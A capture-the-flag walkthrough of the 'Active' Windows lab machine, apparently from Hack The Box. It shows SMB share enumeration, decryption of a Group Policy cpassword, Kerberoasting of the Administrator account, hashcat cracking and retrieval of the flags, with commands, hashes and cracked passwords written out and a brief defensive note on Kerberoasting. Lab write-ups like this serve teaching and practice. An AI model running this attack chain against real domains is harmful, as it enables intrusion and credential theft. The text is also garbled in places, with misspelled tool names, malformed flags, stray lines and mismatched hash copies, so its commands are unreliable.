


Active



I always start with a small and fast nmap scan to see all the services that the system has.

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-21 22:37 EDT
Nmap scan report for 10.10.10.100
Host is up (0.050s latency).
Not shown: 982 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
```

3269/tcp	open	globalcatLDAPssl
49152/tcp	open	unknown
49153/tcp	open	unknown
49154/tcp	open	unknown
49155/tcp	open	unknown
49157/tcp	open	unknown
49158/tcp	open	unknown
49165/tcp	open	unknown

After doing this I run another nmap scan with -p- to make sure there are no other ports missing.

Meanwhile the nmap scan is going on the background I will start enumerating to see what info I have access to.

```
(kali@kali)-[~]
└─$ netexec smb 10.10.10.100 -u '' -p '' --shares
SMB      10.10.10.100    445   DC          [*] Windows 7 / Server 2008 R2 Build 7601 x64 (name:DC) (domain:active.htb) (signing:True) (SMBv1=False)
SMB      10.10.10.100    445   DC          [+] active.htb:
SMB      10.10.10.100    445   DC          [*] Enumerated shares
SMB      10.10.10.100    445   DC          Share           Permissions        Remark
SMB      10.10.10.100    445   DC          ADMIN$          Remote Admin
SMB      10.10.10.100    445   DC          C$              Default share
SMB      10.10.10.100    445   DC          IPC$            Remote IPC
SMB      10.10.10.100    445   DC          NETLOGON        Logon server share
SMB      10.10.10.100    445   DC          Replication     READ
SMB      10.10.10.100    445   DC          SYSVOL          Logon server share
SMB      10.10.10.100    445   DC          Users
```

I found some shares that are open to any unauthenticated user.

Just in case for quick and easy enumeration I tried to bruteforce the RID but it resulted unsuccessful because the Guest account is disabled.

```
(kali㉿kali)-[~]
└─$ netexec smb 10.10.10.100 -u Guest -p '' --rid-brute
SMB 10.10.10.100 445 DC [*] Windows 7 / Server 2008 R2 Build 7601 x64 (
SMB 10.10.10.100 445 DC [-] active.htb\Guest: STATUS_ACCOUNT_DISABLED
Starting Nmap (https://nmap.org) at 2024-10-21 22:38 EDT
```

```
(kali㉿kali)-[~]n
$ smbclient \\\10.10.10.100\\Users -U ''
Password for [WORKGROUP\]:
session setup failed: NT_STATUS_LOGON_FAILURE
```

Null signing did not have access to the Users share.

The nmap scan came back with some extra ports

```
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5722/tcp  open  msdfs
9389/tcp  open  adws
47001/tcp open  winrm
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
49165/tcp open  unknown
49166/tcp open  unknown
49173/tcp open  unknown
```

What comes into my mind is that 5985 is not open. Now I continue with the shares.

For some reason smbclient did not want to give me access to the share. So I ended up using impackets-smbclient

```
(kali㉿kali)-[~]
$ impacket-smbclient '//active.htb
Impacket v0.12.0.dev1 - Copyright 2023 Fortra
burpsuitepro academy
Type help for list of commands
# ls
[-] No share selected
# use Replication
# ls
drw-rw-rw-      0  Sat Jul 21 06:37:44 2018 .
drw-rw-rw-      0  Sat Jul 21 06:37:44 2018 ..
drw-rw-rw-      0  Sat Jul 21 06:37:44 2018 active.htb
```

```
(kali㉿kali)-[~]
$ impacket-smbclient '//active.htb
Impacket v0.12.0.dev1 - Copyright 2023 Fortra
Type help for list of commands
# use Users
[-] SMB SessionError: code: 0xc0000022 - STATUS_ACCESS_DENIED - {Access Denied} A process has requested access to an object but has not been granted those access rights.
```

I did not find anything in the replication share.

I then went into enum4linux

```
NetBIOS computer name: DC
NetBIOS domain name: ACTIVE
DNS domain: active.htb
FQDN: DC.active.htb
Derived membership: domain member
Derived domain: ACTIVE
```



```
name="active.htb\SVC_TGS"
cpassword="edBSH0whZLTjt/QS9FeIcJ83mjWA98gw9guK0hJ0dcqh+ZGMeX
0sQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ"
```

```
(kali㉿kali)-[~/Desktop/htb]
$ impacket-GetNPUsers active.htb/SVC_TGS -dc-ip 10.10.10.100 -request.txt \
Impacket v0.12.0.dev1 - Copyright 2023 Fortra
--append-host append the host to the get-file filename
Password:
[*] Cannot authenticate SVC_TGS, getting its TGT
[-] User SVC_TGS doesn't have UF_DONT_REQUIRE_PREAUTH set
```

This password seems to be encrypted so I will now try to decrypt it.

Found this <https://github.com/t0thkr1s/gpp-decrypt>

This may help me decrypt this cpassword.

```
(kali㉿kali)-[~/Desktop/htb]
$ gpp-decrypt "edBSH0whZLTjt/QS9FeIcJ83mjWA98gw9guK0hJ0dcqh+ZGMeX0sQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ"
GPPstillStandingStrong2k18
```

GPPstillStandingStrong2k18

```
(kali㉿kali)-[~/Desktop/htb]
$ netexec smb 10.10.10.100 -u 'SVC_TGS' -p 'GPPstillStandingStrong2k18'
SMB 10.10.10.100 445 DC [*] Windows 7 / Server 2008 R2 Build 7601 x64 (name:DC)
SMB 10.10.10.100 445 DC [+] active.htb\SVC_TGS:GPPstillStandingStrong2k18
```

```
(kali㉿kali)-[~/Desktop/htb]
$ netexec smb 10.10.10.100 -u 'SVC_TGS' -p 'GPPStillStandingStrong2k18' --rid-brute
[*] Windows 7 / Server 2008 R2 Build 7601 x64 (name:DC) (domain:active.htb)
[+] active.htb\SVC_TGS:GPPStillStandingStrong2k18
498: ACTIVE\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: ACTIVE\Administrator (SidTypeUser)
501: ACTIVE\Guest (SidTypeUser)
502: ACTIVE\krbtgt (SidTypeUser)
512: ACTIVE\Domain Admins (SidTypeGroup)
513: ACTIVE\Domain Users (SidTypeGroup)
514: ACTIVE\Domain Guests (SidTypeGroup)
515: ACTIVE\Domain Computers (SidTypeGroup)
516: ACTIVE\Domain Controllers (SidTypeGroup)
517: ACTIVE\Cert Publishers (SidTypeAlias)
518: ACTIVE\Schema Admins (SidTypeGroup)
519: ACTIVE\Enterprise Admins (SidTypeGroup)
520: ACTIVE\Group Policy Creator Owners (SidTypeGroup)
521: ACTIVE\Read-only Domain Controllers (SidTypeGroup)
553: ACTIVE\RAS and IAS Servers (SidTypeAlias)
571: ACTIVE\Allowed RODC Password Replication Group (SidTypeAlias)
572: ACTIVE\Denied RODC Password Replication Group (SidTypeAlias)
1000: ACTIVE\DC$ (SidTypeUser)
1101: ACTIVE\DnsAdmins (SidTypeAlias)
1102: ACTIVE\DnsUpdateProxy (SidTypeGroup)
1103: ACTIVE\SVC_TGS (SidTypeUser)
```

Now I have a small user list

```
(kali㉿kali)-[~/Desktop/htb]
$ grep User users.txt | awk '{print $6}'

ACTIVE\Administrator
ACTIVE\Guest
ACTIVE\krbtgt
ACTIVE\Domain
ACTIVE\DC$
ACTIVE\SVC_TGS
```

Nothing too helpful because most are builtin. I then decided to take another look at the shares.

```
(kali㉿kali)-[~/Desktop/htb]
$ netexec smb 10.10.10.100 -u 'SVC_TGS' -p 'GPPStillStandingStrong2k18' --shares
[*] Windows 7 / Server 2008 R2 Build 7601 x64 (name:DC) (domain:active.htb)
[+] active.htb\SVC_TGS:GPPStillStandingStrong2k18
[*] Enumerated shares



| Share       | Permissions | Remark             |
|-------------|-------------|--------------------|
| ADMIN\$     |             | Remote Admin       |
| C\$         |             | Default share      |
| IPC\$       |             | Remote IPC         |
| NETLOGON    | READ        | Logon server share |
| Replication | READ        |                    |
| SYSVOL      | READ        | Logon server share |
| Users       | READ        |                    |


```

```

(kali㉿kali)-[~/Desktop/htb]
$ impacket-smbclient 'SVC_TGS'@active.htb -u depth
Impacket v0.12.0.dev1 - Copyright 2023 Fortra
- pattern PATTERN [PATTERN ...]
Password:
Type help for list of commands
# ls
[-] No share selected
# use Users
# ls
drw-rw-rw- 0 Sat Jul 21 10:39:20 2018 .
drw-rw-rw- 0 Sat Jul 21 10:39:20 2018 ..
drw-rw-rw- 0 Mon Jul 16 06:14:21 2018 Administrator\whoami.txt
drw-rw-rw- 0 Mon Jul 16 17:08:56 2018 All Users\lenape
drw-rw-rw- 0 Mon Jul 16 17:08:47 2018 Default
drw-rw-rw- 0 Mon Jul 16 17:08:56 2018 Default User
-rw-rw-rw- 174 Mon Jul 16 17:01:17 2018 desktop.ini
drw-rw-rw- 0 Mon Jul 16 17:08:47 2018 Public
drw-rw-rw- 0 Sat Jul 21 11:16:32 2018 SVC_TGS
#

```

```

smb: \SVC_TGS\> cd Desktop\
smb: \SVC_TGS\Desktop> ls
.           0 Sat Jul 21 11:14:42 2018 ..
..          0 Sat Jul 21 11:14:42 2018 user.txt
user.txt    AR      34 Mon Oct 21 22:35:13 2024
command: Execution
5217023 blocks of size 4096. 278854 blocks available
smb: \SVC_TGS\Desktop> get user.txt
getting file \SVC_TGS\Desktop\user.txt of size 34 as user.txt (0.2 KiloBytes/sec) (average 0.2 KiloBytes/sec)
smb: \SVC_TGS\Desktop>

```

My next thoughts is that its time for priv escalation so now I will run bloodhound to try and find a path to Domain admin.

```

(kali㉿kali)-[~/Desktop/htb/active]
$ sudo bloodhound-python -d active.htb -u SVC_TGS -p GPPstillStandingStrong2k18 -ns 10.10.10.100 -c all
INFO: Found AD domain: active.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error]
INFO: Connecting to LDAP server: dc.active.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc.active.htb
INFO: Found 5 users
INFO: Found 41 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC.active.htb
INFO: Done in 00M 14S

(kali㉿kali)-[~/Desktop/htb/active]
$ ls
20241024193903_computers.json 20241024193903_domains.json 20241024193903_groups.json 20241024193903_u
20241024193903_containers.json 20241024193903_gpos.json 20241024193903_ous.json

```



ADMINISTRATOR@ACTIVE.HTB


KRBTGT@ACTIVE.HTB

I tried to find all Kerberostable accounts in bloodhound and it showed here that these accounts are misconfigured.

Kerberoasting is an attack that targets the Kerberos Ticket Granting Service. This is also known as a TGS. The TGS is encrypted with the service account password hash.

Kerberoasting is not a vulnerability but a misconfiguration. The best way to defend against it is to have a very strong account password. Another way to protect against it is using GMSA. Basically its letting windows manage the accounts password. Unlike a normal user passwords these would be very long, strong and complex thus reducing the chance that someone will be able to break the TGS and get the password.

```
[kali@kali] /opt/tools
$ impactet-getinfo -u Administrator@ACTIVE.HTB/SVC_TGS:GPpStillStandingStrong2k18 -dc-ip 10.10.10.100 -request
Impactet v0.12.0.dev1 - Copyright 2023 Fortra
```

ServicePrincipalName	Name	MemberOf	PasswordLastSet	LastLogon	Delegation
active/CIFS:445	Administrator	CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb	2018-07-18 15:06:40.351723	2024-10-24 19:37:46.514972	

```
[...] CCache file is not found. Skipping...
$krb5tgt$23$Administrator@ACTIVE.HTB$active.htb/Administrator*$22189e76f3d1f047abead753e15a5c4e$27327d18d687e1bcc2d93941a19679630f6aaba8bb266b91ba4dd135002a5f4f2fc42d4bea27a6c059be8a247a4eda1a47032da56546d958f8480562f
fbde5556234b14b90a66f19d4145b14c610c72947a8d2e1550771e0c9cc2b9eb04de506e38361bccca289a1920e894a81a26a03a79a8f76e20c34625a64ee79c843e2e0be12cc5cf1408f0493a6ff57b2b97eadedc84b3c7d7d072b85fb13188bc16aa13c66773b2335bdf529fd
ebad7612498e9d1cab015e8b7cac145dd3d0439cc848aeadd8b785aae8372bdb3a02c2c899caa0ad4e27e5a82896c1b534b416b355513505044b4337e4bbdc9fa1998af9cf114f116c4094f0990dd22b121aaf551b5de4ba9b1135dd6d21aa5ca739038076c3f3e5d82b2eede
baa95cd312d0ff7fb2baad4d816d83d6cfd65c3f24eb2278f79e22b0b186a572faa2266151290b0bf8eebb17c0efc0bce7a199c0bde9b1545cab47a1acc2e93ae2d211007b0239bde5d6d3547aa8cda18f6ad73c2c6a5c3b7c13c0b107c05599b18f602f113421cdfe
e9a9391b6bc3ae6f2d7384aa4f1e9ae1defe9be42c3482b45f0b554d12325457a16fae8a761c0f565a320dd3aa7a2dfdf49a6800d3e616bab49947c8a76bde76195eb574140ef0c3b0b0b1c1784a9711484f6537a17a65ebad4f96afcb5de67e0b3a9ae9cc3a2c784b82703
c24efde5501821247116ed28a6bb45b1e6f7cd70da59a545ea8dd473e5a8f762ad50797a93f16e0b9c49fa8eecc8aa7d98a91f985306f5fc3635f4d7fa9e8daa0732d7497958c3c246a3ab066244b1a03fac925d46e73ee4255f2625a3cdf18dfffa8b50442c2cf10317a9d144
0cddcf3bcbcdaf88de6b512b49e9b2f7fd78a18afeda32f4985232f6437ad2d4697aacb2bde233203d499d2d029a06d51e992051a9995e1bb86c138ccc33e3292ac26f77d06d815bd858d13affc38026124f98a7a78334218156fbb4ea783cc6a8039a3c2d9c8a78419d627c38
a30ef0b2adad4a1f53b151f7ee631b4de309eet5f26a4a337ed08f42a5a97437f1d0d092a3dffc4f44b22c2e01ebf661353c6a054fec99898a3dfc4eb2aaa8508fec4c901e6ca7532c58fa08658cfacab3190712468dbf2e486ed1b3e11d0446e3e1df0bdabac3f5e0f4
16360417191e2e07ac520d4bf52108f733c9e05102f82b75d55a98e710d4b7e5be318ad25439890a1c7547da688968c99a3
```

By simply running hashcat with this hash it tells you the mode to use to break it.

```
13100 | Kerberos 5, etype 23, TGS-REP | Network Protocol
```

```

$krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Administrator*$22189e76f3d1f047abead753e15a5c4e$27327d18d687e1bcc2dd93
fbdee5356234b14b906a66f19d4145b14c610c72947a8d2e1550771e0c9cc2b9eb04de506e38361bccca289a1920e89a481a26a03a79a8f76e20c34
ebad7612498e69d1cab0158e8b7cac145dd36439ccc8448aeadd8b785aae083f2b2bd3a02c2c099caa0ad4e27e5a02890c1b534b416b355513505b44b
8aa975cd31e2ddff2b2b8a4d368166a836dcfd365c3f24c0b022758f3e22b186a5732faa22661512930b6f8ebb171c0efc9bcee7a199c8b6c9b154
e9a9391b6bcb3ae6027d7304aaf1e94e1defbe9be42c3482b45f0b554d12325457e7a16fae84761c0f565a320dd34aa7a2dfdf49a6800d3e616bab4
c24efdeb55018212417116ed28a6bbab54b1e6f7cd70da59a545ea8ddd73e5a8f762ad50797a93f16eb9c49fa8aeec8aa77d98a91f985306f5fc363
0cddcf3fbcbcdfc8ddeb152ba49e9b2ffdf78a1f8afeda32f49805232f64374dc2d4697aacb2bde2233203d499d2d029a06d51e992051a9995e1bb86c
a30cf8b2ada64a1fd536151f7ee631b4d6309ecd5f26a4da837edb8fe245a97437f1db0d79243dfcf4f4b22c2e01ebf66f353c6a054fec698e98a
16360417191e207ac520d4bf52168f733c9e05102f82b75d55a98e710d4b7e5be318ad25439890ae1c7547fda688968c99a3:Ticketmaster1968

```

Administrator:Ticketmaster1968

Now that I got this password I can now get the root.txt

```
(kali㉿kali)-[/opt/tools]
$ netexec smb 10.10.10.100 -u 'Administrator' -p 'Ticketmaster1968' --shares
SMB      10.10.10.100    445   DC          [*] Windows 7 / Server 2008 R2 Build 7601 x64 (name:DC)
SMB      10.10.10.100    445   DC          [+] active.htb\Administrator:Ticketmaster1968 (Pwn3d!)
SMB      10.10.10.100    445   DC          [*] Enumerated shares
SMB      10.10.10.100    445   DC          Share            Permissions       Remark
SMB      10.10.10.100    445   DC          ADMIN$           READ,WRITE        Remote Admin
SMB      10.10.10.100    445   DC          C$               READ,WRITE        Default share
SMB      10.10.10.100    445   DC          IPC$             Remote IPC
SMB      10.10.10.100    445   DC          NETLOGON         READ,WRITE        Logon server share
SMB      10.10.10.100    445   DC          Replication      READ
SMB      10.10.10.100    445   DC          SYSVOL           READ,WRITE        Logon server share
SMB      10.10.10.100    445   DC          Users            READ
```

From here I entered the Users share and accessed the administrator desktop to get the flag.

```
# ls
drw-rw-rw- 0 Thu Jan 21 11:49:46 2021 .
drw-rw-rw- 0 Thu Jan 21 11:49:46 2021 ..
-rw-rw-rw- 282 Mon Jul 30 09:50:10 2018 desktop.ini
-rw-rw-rw- 34 Thu Oct 24 19:37:42 2024 root.txt
# cat root.txt
02ea571849a7997a3e868a28686750c3
```

